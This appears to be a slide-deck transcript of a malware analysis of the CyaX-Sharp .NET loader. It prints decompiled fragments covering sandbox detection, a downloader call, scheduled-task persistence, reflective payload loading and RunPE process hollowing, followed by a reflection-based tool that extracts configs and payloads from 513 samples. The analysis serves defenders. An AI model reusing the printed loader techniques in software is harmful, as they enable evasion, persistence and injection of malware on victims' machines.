
```
public static bool AntiSB(string startupPath)
{
    StringBuilder stringBuilder = new StringBuilder();
    int num = 50;
    Antis.GetUserName(stringBuilder, ref num);
    bool flag = (int)Antis.GetModuleHandle("SbieDll.dll") != 0;
    bool result;
    if (flag)
    {
        result = true;
    }
    else
```

The loader’s capabilities




```
bool flag7 = X.Downloader == 1;
if (flag7)
{
    X.Sdownload(X.DownloaderLink, X.DownloaderFileName);
}
bool flag8 = X.isStartup == 1;
if (flag8)
{
    string str = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
    string text = str + X.StartupName + ".exe";
    bool flag9 = !File.Exists(text);
    if (flag9)
    {
        X.AllowAccess(text);
        File.Copy(location, text);
        X.ProtectTheFile(text);
    }
    X.Startup(X.StartupName, text);
}
bool flag10 = X.InjectValue == 4;
if (flag10)
{
    X.reflection();
}
bool flag11 = X.InjectValue != 4;
if (flag11)
{
    X.StartInject(X.InjectValue);
}
```

The loader's capabilities




```
private static void Startup(string startupname, string filepath)
{
    string text = Resources.XML;
    string name = WindowsIdentity.GetCurrent().Name;
    string tempFileName = Path.GetTempFileName();
    text = text.Replace("[LOCATION]", filepath).Replace("[USERID]", name);
    File.WriteAllText(tempFileName, text);
    Process.Start(new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
    {
        "/Create /TN \"Updates\\",
        startupname,
        "\" /XML \"",
        tempFileName,
        "\""
    }))
    {
        WindowStyle = ProcessWindowStyle.Hidden
    }).WaitForExit();
    File.Delete(tempFileName);
}
```

The loader’s capabilities



```
private static void reflection()
{
    try
    {
        Assembly assembly = Assembly.Load(X.PayLoad);
        object[] parameters = null;
        bool flag = assembly.EntryPoint.GetParameters().Length != 0;
        if (flag)
        {
            parameters = new object[]
            {
                new string[1]
            };
        }
        assembly.EntryPoint.Invoke(null, parameters);
    }
    catch (Exception ex)
    {
        X.StartInject(0);
    }
}
```


The loader’s capabilities




```
private static bool HandleRun(string path, string cmd, byte[] data, bool compatible)
{
    string text = string.Format("\"{0}\"", path);
    Bro.STARTUP_INFORMATION startup_INFORMATION = default(Bro.STARTUP_INFORMATION);
    Bro.PROCESS_INFORMATION process_INFORMATION = default(Bro.PROCESS_INFORMATION);
    checked
    {
        startup_INFORMATION.Size = (uint)Marshal.SizeOf(typeof(Bro.STARTUP_INFORMATION));
        try
        {
            bool flag = !string.IsNullOrEmpty(cmd);
            if (flag)
            {
                text = text + " " + cmd;
            }
            bool flag2 = !Bro.CreateProcess(path, text, IntPtr.Zero, IntPtr.Zero, false, 4U, IntPtr.Zero, null, ref startup_INFORMATION, ref process_INFORMATION);
            if (flag2)
            {
                throw new Exception();
            }
```

The loader’s capabilities

- Process hollowing in C# using System.Runtime.InteropServices
- The RunPE class of NYAN-x-CAT is used within the CyaX-Sharp loader
  - Code similarity




```
0 references
public static void Execute(string path, byte[] payload)
{
    for (int i = 0; i < 5; i++)
    {
        int readWrite = 0x0;
        StartupInformation si = new StartupInformation();
        ProcessInformation pi = new ProcessInformation();
        si.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(StartupInformation)));
```



```
// Token: 0x0600001A RID: 26 RVA: 0x000021C0 File Offset: 0x000003C0
public static bool Run(string path, byte[] data)
{
    int num = 1;
    checked
    {
        for (;;)
        {
            bool flag = Bro.HandleRun(path, string.Empty, data, false);
            if (flag)
            {
                break;
            }
            num++;
            if (num > 5)
            {
                goto Block_2;
            }
        }
        return true;
        Block_2:
        return false;
    }
}
```

Changes over time

- The configuration array’s size increased over time, as more features were added
- In newer versions, the sleep functionality is configurable, and a custom MessageBox prompt can be shown



Payload and configuration extraction

Automatic extraction of a sample set

Collected 513 unique loader samples

The plan of approach

- Obtain the payload and configuration array
- Decrypt and dump the payload
- Parse the configuration

Avoid resetting the machine

What can be used to create such a tool?


- DotNet Reflection or by finding raw offsets
- An IDE of your choice, mine being Visual Studio

Payload and configuration extraction

The classic approach	Recreates the decryption routine
Deal with downsides	Requires continuous maintenance
Get lucky and find a flaw	Static variables prove their worth


Payload and configuration extraction

- A brief note about *static* variables per Microsoft's documentation
  - *"[…] the type information for a static class is loaded by the .NET runtime when the program that references the class is loaded. […] it is guaranteed to be loaded and to have its fields initialized and its static constructor called before the class is referenced for the first time in your program."*



```
// Token: 0x04000001 RID: 1
private static string dpass = "YIvKqHQWFkxSRoVoFibOAGlXByQTqzy";

// Token: 0x04000002 RID: 2
private static byte[] PayLoad = Extra.Unscramble(Extra.XOR_DEC(Extra.loadresource("5Jt4"), X.dpass));

// Token: 0x04000003 RID: 3
private static string k = "3||1||1||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||0||0||v4||0||2976||";

// Token: 0x04000004 RID: 4
private static string[] aa = Strings.Split(X.k, "||", -1, CompareMethod.Binary);

// Token: 0x04000005 RID: 5
private static int InjectValue = Conversions.ToInteger(X.aa[0]);

// Token: 0x04000006 RID: 6
private static int isStartup = Conversions.ToInteger(X.aa[1]);
```

Payload and configuration extraction




Obfuscation becomes irrelevant

Fields are assigned their value prior to being accessed	Static constructors function the same way

A new plan of approach

Load* the binary using the Reflection based Assembly class	Find and handle the required fields


A complete write-up can be found here



```
static void HandleFile(string file)
{

    Assembly assembly = Assembly.LoadFile(file);

    foreach (Type type in assembly.GetTypes())
    {
        FieldInfo[] fields = type.GetFields(BindingFlags.NonPublic | BindingFlags.Static);

        foreach (FieldInfo fieldInfo in fields)
        {
            object value = fieldInfo.GetValue(null);
            if (value is String[])
            {
                String[] settings = (String[])value;
                if (settings.Length > 28)
                {
                    Console.WriteLine("Config array length: " + settings.Length);
                    String targetedFramework = settings[25];
                    Console.WriteLine("Targeted framework: " + targetedFramework);
                    String build = settings[27];
                    Console.WriteLine("Build: " + build);
                    if (settings.Length > 37)
                    {
                        //Handle fields from later versions
                    }
                }
            }

            if (value is Byte[])
            {
                byte[] payload = (byte[])value;
                if (payload[0] == 0x4d && payload[1] == 0x5a)
                {
                    File.WriteAllBytes(file + "_extracted", payload);
                }
            }
        }
    }
```

Bulk analysis results

- Collected 513 unique loader samples based on the scheduled task template
  - Note that some files need to be deobfuscated before the task template is readable
- Collected data based on relevant capabilities, and their usage



55 security vendors flagged this file as malicious

a15be1bd758d3cb61928ced6cdb1b9fa39643d2db272909037d5426748f3e7a4
CyaX-Sharp.exe
assembly detect-debug-environment direct-cpu-clock-access overlay peexe repeated-clock-access runtime-modules

588.00 KB
Size

